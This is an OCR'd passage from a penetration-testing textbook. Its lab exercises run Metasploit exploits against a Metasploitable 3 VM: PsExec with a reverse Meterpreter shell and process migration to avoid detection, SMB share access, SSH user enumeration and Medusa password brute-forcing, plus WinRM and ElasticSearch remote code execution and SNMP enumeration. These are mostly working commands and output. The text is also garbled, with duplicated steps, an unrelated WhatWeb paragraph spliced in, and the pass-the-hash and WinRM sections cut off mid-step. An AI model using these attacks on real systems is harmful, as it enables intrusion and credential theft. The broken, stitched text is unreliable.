psexec.png

a security weakness within SMB that allows an attacker to execute code on a target system as an authenticated user and gain a reverse shell.

To get started with this exercise, please use the following instructions:

1. Ensure both the Kali Linux and Metasploitable 3 virtual machines are powered on.
2. On Kali Linux, open the Terminal and start the Metasploit exploitation development framework:

```
kali@kali:~$ msfconsole
```


3. Within Metasploit, use the following commands to select the SMB PsExec `exploit` module:

```
msf6 > use exploit/windows/smb/psexec
```

After selecting the `exploit` module, you will notice that Metasploit will automatically couple a reverse shell payload with the exploit.

4. Next, set the `RHOSTS` value as the IP address of Metasploitable 3 and the `LHOST` value as the IP address of your Kali Linux machine:

```
msf6 exploit(windows/smb/psexec) > set RHOSTS 172.30.1.21
msf6 exploit(windows/smb/psexec) > set LHOST 172.30.1.20
```

5. Next, use `AutoRunScript` to automatically execute a post-exploitation payload to migrate the process of the malicious code that will be running on the target system when it's exploited:

```
msf6 exploit(windows/smb/psexec) > set AutoRunScript
post/windows/manage/migrate
```

6. Using the `options` command, you will see that the `SMBUSER` and `SMBPass` parameters are needed. Use the following commands to set the required parameters and launch the exploit:

```
msf6 exploit(windows/smb/psexec) > set SMBUSER
Administrator
msf6 exploit(windows/smb/psexec) > set SMBPass vagrant
msf6 exploit(windows/smb/psexec) > exploit
```

```
post/windows/manage/migrate
```

6. Using the `options` command, you will see that the `SMBUSER` and `SMBPass` parameters are needed. Use the following commands to set the required parameters and launch the exploit:

```
msf6 exploit(windows/smb/psexec) > set SMBUSER
Administrator
msf6 exploit(windows/smb/psexec) > set SMBPass vagrant
msf6 exploit(windows/smb/psexec) > exploit
```

The following screenshot shows that the exploit works as expected, that the malicious process on the target system was migrated to another less suspicious process to reduce detection, and that a reverse shell was obtained with Meterpreter:

```
msf6 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 172.30.1.20:4444
[*] 172.30.1.21:445 - Connecting to the server...
[*] 172.30.1.21:445 - Authenticating to 172.30.1.21:445 as user 'Administrator'...
[*] 172.30.1.21:445 - Selecting PowerShell target
[*] 172.30.1.21:445 - Executing the payload...
[+] 172.30.1.21:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175174 bytes) to 172.30.1.21
[*] Session ID 1 (172.30.1.20:4444 → 172.30.1.21:49234) processing AutoRunScript 'post/windows/manage/migrate'
[*] Running module against VAGRANT-2008R2
[*] Current server process: powershell.exe (4740)
[*] Spawning notepad.exe process to migrate into
[*] Spoofing PPID 0
[*] Migrating into 4704
[+] Successfully migrated into process 4704
[*] Meterpreter session 1 opened (172.30.1.20:4444 → 172.30.1.21:49234) at 2021-07-28 11:35:03 -0400

meterpreter >
```

Figure 8.25 – Exploiting SMB using the PsExec payload

7. Lastly, within Meterpreter, type the `shell` command to get a Windows shell from the target on your Kali Linux machine:

```
meterpreter > shell
Process 564 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

As shown in the preceding screenshot, we have gained a Windows shell on Kali Linux through the Meterpreter session. Executing the `whoami` command will reveal that system-level privileges have been gained on the target machine.

Having completed this exercise, you know how to compromise a target Windows-based system by exploiting a vulnerability within SMB and leveraging PsExec functions on the target. Next, you will learn how to use Kali Linux to view the contents of a remote SMB share on a target system.

Accessing remote shares using SMBclient

In this exercise, you will learn how to use Kali Linux to interact with a remote file share on a Windows-based system that is running the SMB network service. **SMBclient** is a tool that is pre-installed within Kali Linux. It allows penetration testers to interact we remote files across a network.

To get started with this exercise, please use the following instructions:

1. Power on both the Kali Linux and Metasploitable 3 virtual machines.
2. Use the following SMBclient command to list the remote file that's been shared on Metasploitable 3 using the identity of the Administrator user:

```
kali@kali:~$ smbclient -L \\\\172.30.1.21\\ -U
Administrator
```

When listing the file shares on a Windows system, `\\\\` is required before the IP address of the target system and `\\` is required after the IP address.

3. You will be prompted to authenticate the identity as `Administrator`; simply use `vagrant` as the password. This password was retrieved in the *Exploiting Windows Remote Desktop Protocol* section.

The following screenshot shows a list of file shares on the target:

```
kali@kali:~$ smbclient -L \\\\172.30.1.21\\ -U Administrator
Enter WORKGROUP\Administrator's password:
```

3. You will be prompted to authenticate the identity as `Administrator`; simply use `vagrant` as the password. This password was retrieved in the *Exploiting Windows Remote Desktop Protocol* section.

   The following screenshot shows a list of file shares on the target:

```
kali@kali:~$ smbclient -L \\\\172.30.1.21\\ -U Administrator
Enter WORKGROUP\Administrator's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
SMB1 disabled -- no workgroup available
```

Figure 8.27 – Viewing remote file shares

   Since we've authenticated to the remote target as the Administrator, access to all the listed file shares will be available, including the `ADMIN$` location.

4. Let's take a look at the `ADMIN$` share location on the target system:

```
kali@kali:~$ smbclient \\\\172.30.1.21\\ADMIN$ -U
Administrator
```

   The following screenshot shows the file listing within the `ADMIN$` share location:

```
kali@kali:~$ smbclient \\\\172.30.1.21\\ADMIN$ -U Administrator
Enter WORKGROUP\Administrator's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sun Jul 18 05:39:29 2021
  ..                                  D        0  Sun Jul 18 05:39:29 2021
  AppCompat                           D        0  Mon Jul 13 23:20:08 2009
  AppPatch                            D        0  Sat Nov 20 22:31:48 2010
  assembly                          DSR        0  Sun Jul 18 05:35:49 2021
  bfsvc.exe                           A    71168  Sat Nov 20 22:24:24 2010
  Boot                                D        0  Mon Jul 13 23:20:09 2009
  bootstat.dat                       AS    67584  Thu Jul 29 20:48:18 2021
  Branding                            D        0  Tue Jul 14 01:37:10 2009
  Cursors                             D        0  Mon Jul 13 23:20:09 2009
  debug                               D        0  Tue Jul 14 00:56:52 2009
  diagerr.xml                         A     1908  Sun Jul 18 05:06:23 2021
```

Figure 8.28 – Accessing a remote share

```
kali@kali:~$ smbclient \\\\172.30.1.21\\C$ -U
Administrator
```

The following screenshot shows the list of files and directories within the `C:\` directory within the target system:




Figure 8.29 – Viewing the contents within a remote share

6. To download a file from the remote share to your local attacker system, use the `get` command within the SMB mode:


```
smb: \> get jack_of_diamonds.png
smb: \> exit
```

The file will be stored within the present working directory on Kali Linux. Once you have gained access to a remote file share, you can upload and download files, depending on their access privileges.

In this section, you learned how to perform various attacks to leverage the security vulnerabilities that are found within the SMB service on a system. Next, you will learn how to leverage the power of using the password hash of the Administrator to gain access and execute commands on remote systems on a network.

Once we've identified one or more web applications in the target environment with masscan or Nmap, we can start digging a bit deeper. **WhatWeb** is a simple, yet effective, tool that can look at a particular web application and identity what technologies have been used to develop and run it. It has more than 1,000 plugins, which can passively identify everything from what **content management system** (**CMS**) is running on the application, to what version of **Apache** or **NGINX** is powering the whole thing.

The following diagram shows a more aggressive (`-a 3`) scan of `bittherapy.net` with WhatWeb. The `sed` command shown will format the output to something a bit easier to read:



Passing the hash

As you learned previously, the Microsoft Windows operating system does not store the passwords of local users in plaintext, it converts the passwords into an NTLM hash on newer versions of Windows. Penetration testers usually face a time constraint on the allocated amount of time they are given to conduct a penetration test on organizations. This means that they have to work quickly and efficiently to ensure the objectives are met. However, performing password cracking can be a very time-consuming task. While a penetration tester may want to perform a brute-force password attack, it can take months or even years to retrieve the password from a cryptographic hash. Using a dictionary password attack can take less time compared to using the brute-force method, but password cracking tools have to test each word within the wordlist. Some wordlists contain over 4 million words and, as expected, it takes time for the password cracking tool to check each word against the hash value.

An efficient technique that's commonly used by penetration testers to overcome this challenge is known as **pass the hash**. This technique allows a penetration tester to use the NTLM hash of a Windows system to gain access and execute remote commands on other Windows systems on the **Active Directory** (**AD**) domain, without having to crack the password. If, as a penetration tester, you can capture a Domain Administrator's password hash from the network or a compromised system, you can use the hash value to gain access to other systems on the network, especially the **Domain Controller** (**DC**) of the organization. Then, it will be endgame.

Over the next few subsections, you will learn how to use various tools and techniques to gain access and execute commands on a target Windows system using the *pass the hash* technique. For each exercise within this section, we will be using the Administrator's LM and NTLM hashes, which were obtained from the Metasploitable 3 virtual machine in the previous exercises in this chapter.

Getting that shell with PTH-WinExe

The **PTH-WinExe** tool allows penetration testers to perform pass the hash very easily during security testing within an organization. To get started with this exercise, please use the following instructions:

1. Ensure both the Kali Linux (attacker) and Metasploitable 3 (target) virtual machines are powered on.

To get started with this exercise, please use the following instructions:

1. Power on both the Kali Linux (attacker) and Metasploitable 3 (target) virtual machines.
2. Use **Nmap** to perform a port scan to determine whether SSH is running on its default port of `22`:

```
kali@kali:~$ nmap -A -p 22 172.30.1.21
```

As shown in the following screenshot, Nmap has detected that port `22` is open and is running the SSH service on the target host:

```
kali@kali:~$ nmap -A -p 22 172.30.1.21
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-26 10:58 EDT
Nmap scan report for 172.30.1.21
Host is up (0.00038s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.1 (protocol 2.0)
| ssh-hostkey:
|   2048 f5:7e:90:b8:23:e4:f1:7c:5e:85:d5:80:ac:1e:63:dd (RSA)
|_  521 c5:22:ee:d2:74:06:d4:d7:ca:e0:52:fc:23:d3:d9:30 (ECDSA)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.96 seconds
```

Figure 8.33 – Checking the SSH port's status

3. Next, start the Metasploit exploitation development framework on Kali Linux to perform SSH user enumeration:

```
kali@kali:~$ msfconsole
```

4. Use the following command to invoke the SSH user enumeration module:

```
msf6 > use auxiliary/scanner/ssh/ssh_enumusers
```

5. Next, set the target's address:

```
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set RHOSTS
172.30.1.21
```

6. Set the wordlist that contains a list of possible usernames and launch the module:

```
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set USER_
FILE /usr/share/wordlists/metasploit/default_users_for_
services_unhash.txt
msf6 auxiliary(scanner/ssh/ssh_enumusers) > run
```

As shown in the following screenshot, Metasploit was able to identify various valid usernames that are accepted by the target machine:

```
msf6 auxiliary(scanner/ssh/ssh_enumusers) > run

[*] 172.30.1.21:22 - SSH - Using malformed packet technique
[*] 172.30.1.21:22 - SSH - Starting scan
[+] 172.30.1.21:22 - SSH - User 'Administrator' found
[+] 172.30.1.21:22 - SSH - User 'Guest' found
[+] 172.30.1.21:22 - SSH - User 'SYSTEM' found
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_enumusers) >
```

Figure 8.34 – Enumerating SSH usernames

7. Next, let's use the SSH login module to attempt to log in with a user's credentials on the target:

```
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS
172.30.1.21
msf6 auxiliary(scanner/ssh/ssh_login) > set USERNAME
Administrator
msf6 auxiliary(scanner/ssh/ssh_login) > set PASSWORD
vagrant
msf6 auxiliary(scanner/ssh/ssh_login) > run
```

As shown in the following screenshot, the user credentials are valid and Metasploit can obtain a shell on the target:

```
[*] 172.30.1.21:22 - Starting bruteforce
[+] 172.30.1.21:22 - Success: 'vagrant:vagrant' 'Microsoft Windows Server 2008 R2 Standard 6.1.7601 Service
 Pack 1 Build 7601'
[*] Command shell session 1 opened (172.30.1.20:41585 → 172.30.1.21:22) at 2021-07-26 15:39:26 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figure 8.35 – Gaining a shell

8. Use the `sessions` command within Metasploit to see a list of all active sessions.
9. Next, use the `sessions -i <session-ID>` command to interact with a specific session:

```
msf6 > sessions -i 1
[*] Starting interaction with 1...
whoami
vagrant-2008r2\sshd_server

ipconfig
Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::ec85:165d:a4b5:c680%11
   IPv4 Address. . . . . . . . . . . : 172.30.1.21
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :
```

Figure 8.36 – Interacting with a session

As shown in the preceding screenshot, a bind shell was obtained, allowing us to execute Windows-based commands remotely on the target system.

10. Next, let's use **Medusa**, an online password cracking tool for identifying valid passwords, to gain access to the target using SSH. Use the following command:

```
kali@kali:~$ medusa -h 172.30.1.21 -u Administrator -P /
usr/share/wordlists/rockyou.txt -M ssh
```

When Medusa finds valid user credentials, it will provide the following output:

```
ACCOUNT FOUND: [ssh] Host: 172.30.1.21 User:
Administrator Password: vagrant [SUCCESS]
```

> **Tip**
>
> To learn more about the features and capabilities of **Medusa**, use the `man medusa` command to view the manual pages of the tool.

Having completed this section, you have learned how to discover and exploit an SSH service on a target system within a network. Next, you will learn how to exploit Windows Remote Services on a target.

Exploiting Windows Remote Management

Within the IT industry, many computer hardware and software vendors created the WS-Management protocol, which allows IT professionals to perform remote management on computers that run the WS-Management protocol. However, Microsoft created their own implementation of the WS-Management protocol known as **Windows Remote Management** (**WinRM**) that's implemented on the Microsoft Windows operating system.

> **Tip**
>
> To learn more about Microsoft WinRM, please see the official documentation at `https://docs.microsoft.com/en-us/windows/win32/winrm/portal`.

In this exercise, you will learn how to discover and exploit a remote host that is running the WinRM protocol on a network. To get started with this exercise, please use the following instructions:

1. Power on both the Kali Linux (attacker) and Metasploitable 3 (target) virtual machines.
2. On Kali Linux, use **Nmap** to scan the target to determine if WinRM is running on its default service port; that is, `5985`:

```
kali@kali:~$ nmap -A -p 5985 172.30.1.21
```

The following screenshot shows that Nmap was able to detect that port `5985` is open on the target:

```
kali@kali:~$ nmap -A -p 5985 172.30.1.21
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-26 11:00 EDT
Nmap scan report for 172.30.1.21
Host is up (0.00045s latency).

PORT     STATE SERVICE VERSION
5985/tcp open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.44 seconds
```

As shown in the preceding screenshot, Nmap detected that the **Hypertext Transfer Protocol** (**HTTP**) service is running on port `5985`. As a penetration tester, upon seeing that an HTTP service has been detected on a well-known or non-standard port, it's important to determine the web application running on the target system. Therefore, attempting to connect to the web application using HTTP on port `5985` does not return anything, as shown here:




Figure 8.38 – Checking the web application

Attempting to connect to the web application using HTTPS was also not successful:




Figure 8.39 – Checking HTTPS

3. Next, while performing research to determine whether another network service is also using the service port `5985`, it determines this service port is commonly used by Microsoft WinRM (according to `https://www.speedguide.net/port.php?port=5985`).
4. Next, use the following command to start the Metasploit framework on Kali Linux:

```
kali@kali:~$ msfconsole
```

5. Within Metasploit, use the `search winrm` command to search for any modules that allow you to collect information and exploit WinRM on a target system:

```
msf6 > search winrm

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank
   -  ----                                                  ---------------  ----
   0  exploit/windows/local/bits_ntlm_token_impersonation  2019-12-06       great
authentication on missing WinRM Service.
   1  auxiliary/scanner/winrm/winrm_auth_methods                             normal
   2  auxiliary/scanner/winrm/winrm_cmd                                      normal
   3  auxiliary/scanner/winrm/winrm_login                                    normal
   4  exploit/windows/winrm/winrm_script_exec              2012-11-01       manual
   5  auxiliary/scanner/winrm/winrm_wql                                      normal
```

Figure 8.40 – Searching for WinRM modules

6. Next, use the following sequence of commands to use the WinRM scanner to enumerate sensitive information, set the username and password as the Administrator credentials, and launch the module:

```
msf6 > use auxiliary/scanner/winrm/winrm_cmd
msf6 auxiliary(scanner/winrm/winrm_cmd) >
set USERNAME Administrator
msf6 auxiliary(scanner/winrm/winrm_cmd) >
set PASSWORD vagrant
msf6 auxiliary(scanner/winrm/winrm_cmd) >
set RHOSTS 172.30.1.21
msf6 auxiliary(scanner/winrm/winrm_cmd) > run
```

As shown in the following screenshot, when the module executes successfully, it executes commands within the Windows Command Prompt and enumerates sensitive information on the target:

```
msf6 auxiliary(scanner/winrm/winrm_cmd) > run

[+] 172.30.1.21:5985     :
Windows IP Configuration

   Host Name . . . . . . . . . . . . : vagrant-2008R2
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) PRO/1000 MT Desktop Adapter
   Physical Address. . . . . . . . . : 08-00-27-94-A4-89
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::ec85:165d:a4b5:c680%11(Preferred)
   IPv4 Address. . . . . . . . . . . : 172.30.1.21(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Lease Obtained. . . . . . . . . . : Wednesday, July 28, 2021 8:11:04 AM
   Lease Expires . . . . . . . . . . : Wednesday, July 28, 2021 9:06:04 AM
```

Figure 8.41 – Using the WinRM scanner on Metasploit

7. Next, let's attempt to exploit WinRM on the target. Use the following commands to set a WinRM exploit, the remote host IP address (`RHOSTS`), and the local IP address of Kali Linux (`LHOST`):

```
msf6 > use exploit/windows/winrm/winrm_script_exec
msf6 exploit(windows/winrm/winrm_script_exec) > set
RHOSTS 172.30.1.21
msf6 exploit(windows/winrm/winrm_script_exec) > set
LHOSTS 172.30.1.20
```

After selecting the exploit, a reverse shell payload is automatically coupled to the exploit from Metasploit.

8. For the exploit to have a better chance of being successful, force the exploit module to use the VBS CmdStager feature:

```
msf6 exploit(windows/winrm/winrm_script_exec) > set
FORCE_VBS true
```

9. Set the Administrator's username and password and launch the exploit:

```
msf6 exploit(windows/winrm/winrm_script_exec) > set
USERNAME Administrator
msf6 exploit(windows/winrm/winrm_script_exec) > set
```

Exploiting ElasticSearch

Earlier in this chapter, while discovering and profiling host systems within our lab network, Nmap detected a very interesting service port that was open on the Metasploitable 3 machine. This was service port `9200`, which is used by ElasticSearch. **ElasticSearch** is a special analytical search engine that operates in a distributed deployment module and uses **Representational State Transfer** (**RESTful**) searches to help professionals perform very powerful data analytics on large amounts of data.

In this exercise, you will learn how to exploit the ElasticSearch service on a target system and perform **Remote Code Execution** (**RCE**). To get started with this exercise, please use the following instructions:

1. Power on both the Kali Linux (attacker) and Metasploitable 3 (target) virtual machines.
2. On Kali Linux, open the Terminal and use the `msfconsole` command to start Metasploit.

3. Use the `search elastic` command within Metasploit to search for modules that contain the specified keyword.

   The following screenshot shows the results after performing the search:

```
msf6 > search elastic

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank       Check
   -  ----                                                  ---------------  ----       -----
   0  exploit/multi/elasticsearch/script_mvel_rce           2013-12-09       excellent  Yes
Execution
   1  auxiliary/scanner/elasticsearch/indices_enum                           normal     No
   2  exploit/multi/elasticsearch/search_groovy_script      2015-02-11       excellent  Yes
   3  auxiliary/scanner/http/elasticsearch_traversal                         normal     Yes
al
   4  exploit/multi/misc/xdh_x_exec                         2015-12-04       excellent  Yes
 Code Execution
```

```
msf6 > use exploit/multi/elasticsearch/script_mvel_rce
```

Once the exploit has been selected, Metasploit automatically couples a recommended payload with the exploit.

5. Next, set the `RHOSTS` (target) and `LHOST` (Kali Linux) values on the exploit and payload. Then, launch the exploit:

```
msf6 exploit(multi/elasticsearch/script_mvel_rce) > set
RHOSTS 172.30.1.21
msf6 exploit(multi/elasticsearch/script_mvel_rce) > set
LHOST 172.30.1.20
msf6 exploit(multi/elasticsearch/script_mvel_rce) >
exploit
```


As shown in the following screenshot, the exploit was successful:

```
msf6 exploit(multi/elasticsearch/script_mvel_rce) > exploit

[*] Started reverse TCP handler on 172.30.1.20:4444
[*] Trying to execute arbitrary Java...
[*] Discovering remote OS...
[+] Remote OS is 'Windows Server 2008 R2'
[*] Discovering TEMP path
[+] TEMP path identified: 'C:\Windows\TEMP\'
[*] Sending stage (58060 bytes) to 172.30.1.21
[*] Meterpreter session 3 opened (172.30.1.20:4444 → 172.30.1.21:49231) at 2021-07-28 12:16:11 -0400
[!] This exploit may require manual cleanup of 'C:\Windows\TEMP\HRn.jar' on the target

meterpreter > getuid
Server username: VAGRANT-2008R2$
meterpreter >
```

Exploiting Simple Network Management Protocol

Within many organizations, whether small, medium, or large, IT professionals always look for innovative solutions to monitor the assets on their networks, such as clients, servers, and even networking devices. Using **Simple Network Management Protocol** (**SNMP**) is a very popular networking protocol that allows IT professionals to remotely monitor and perform device configurations to hosts across a network. SNMP operates on **User Datagram Protocol** (**UDP**) service port `161` by default and operates with an **SNMP Manager** application installed on the IT professionals' computer, an **SNMP Agent** operating on the remote host to monitor, and a **Management Information Base** (**MIB**), which the SNMP Agent uses to perform queries and configurations on a device.

In this section, you will learn how to enumerate sensitive information from a remote host that is running the SNMP network protocol. To get started with this exercise, please use the following instructions:

1. Ensure both the Kali Linux (attacker) and Metasploitable 3 (target) virtual machines are powered on.
2. Next, use the `sudo nmap -sU -sT -p U:161,T:161 <target-IP-address>` command on Kali Linux to determine the status of UDP and TCP port `161` on the target system.

> **Tip**
>
> By default, Nmap scans TCP ports. Using the `U:` syntax specifies that it should perform a scan on a specific UDP service port, while the `T:` syntax specifies that it should scan a specific TCP service port.

3. On Kali Linux, use the `msfconsole` command within the Terminal to start Metasploit.
4. Once Metasploit starts, use the `search snmp_enum` command to search for any SNMP enumeration module:

```
msf6 > search snmp_enum

Matching Modules
================

   #  Name                                                Disclosure Date  Rank
   -  ----                                                ---------------  ----
   0  auxiliary/scanner/snmp/snmp_enum_hp_laserjet                         normal
   1  auxiliary/scanner/snmp/snmp_enum                                     normal
   2  auxiliary/scanner/snmp/snmp_enumshares                               normal
   3  auxiliary/scanner/snmp/snmp_enumusers                                normal
```

Figure 8.45 – Searching for SNMP enumeration modules

5. Use the following commands to set the SNMP enumeration module, the target IP address, and launch the module:

```
msf6 > use auxiliary/scanner/snmp/snmp_enum
msf6 auxiliary(scanner/snmp/snmp_enum) > set RHOSTS
172.30.1.21
msf6 auxiliary(scanner/snmp/snmp_enum) > run
```

The following screenshot shows that the SNMP enumeration module was successfully able to retrieve sensitive information from the target system, such as IP configurations, routing tables, network sessions, storage information, network services, and running processes:

```
msf6 auxiliary(scanner/snmp/snmp_enum) > run

[+] 172.30.1.21, Connected.

[*] System information:

Host IP                       : 172.30.1.21
Hostname                      : vagrant-2008R2
Description                   : Hardware: AMD64 Family 25 Model
601 Multiprocessor Free)
Contact                       : -
Location                      : -
Uptime snmp                   : 00:21:13.01
Uptime system                 : 00:21:03.39
System date                   : 2021-7-28 09:24:49.2
```

Figure 8.46 – Enumerating SNMP information

As a penetration tester, retrieving such sensitive information can lead to identifying user accounts and even determining whether your target is connected to more than one network.

> **Tip**
>
> While Metasploit has a lot of cool features and modules, it would be remiss to not have a concise cheat sheet at hand as a penetration tester. The following link contains the *SANS Metasploit Cheat Sheet*: `https://www.sans.org/blog/sans-pen-test-cheat-sheet-metasploit/`.

Having completed this exercise, you have learned how to leverage the vulnerabilities found within SNMP to retrieve sensitive information from a target system. Next, you will learn about the fundamentals of watering hole attacks.

Understanding watering hole attacks

Within the field of cybersecurity, learning about various types of attacks and threats is very important. Some of these attacks have some very unusual names, and, in this section, we will cover the fundamentals of a watering hole attack. Let's imagine you're the IT security administrator or engineer for a company. You've implemented the best security appliances within the industry to proactively detect and prevent any sort of cyberattacks and threats, whether internal or external to your organization. You've also implemented industry best practices, adhered to standards, and ensured that your users (employees of the organization) are frequently trained on user awareness security practices. You have metaphorically built a security fortress upon your organization and ensured that the network perimeter is also fortified so that it can prevent new and emerging threats.

Threat actors would notice that they are unable to breach your network defenses, and even social engineering techniques such as phishing emails would not be successful against your organization. This would make it difficult to compromise the organization (target) as it's very well protected. One method of doing this is to perform a watering hole attack. Imagine that, during the employees' lunch break, some would visit the nearby coffee shop for a warm or cold beverage. Hackers could be monitoring the movements of the employees of the organization – say they visit places that contain public Wi-Fi quite often during their breaks, or even after work. Let's say there's a group of employees who frequently connect their mobile devices to the local coffee shop's public available Wi-Fi network. The attacker can compromise the coffee shop's Wi-Fi network and plant a payload that downloads to any device connected to the network, and then runs in the background of any infected device.
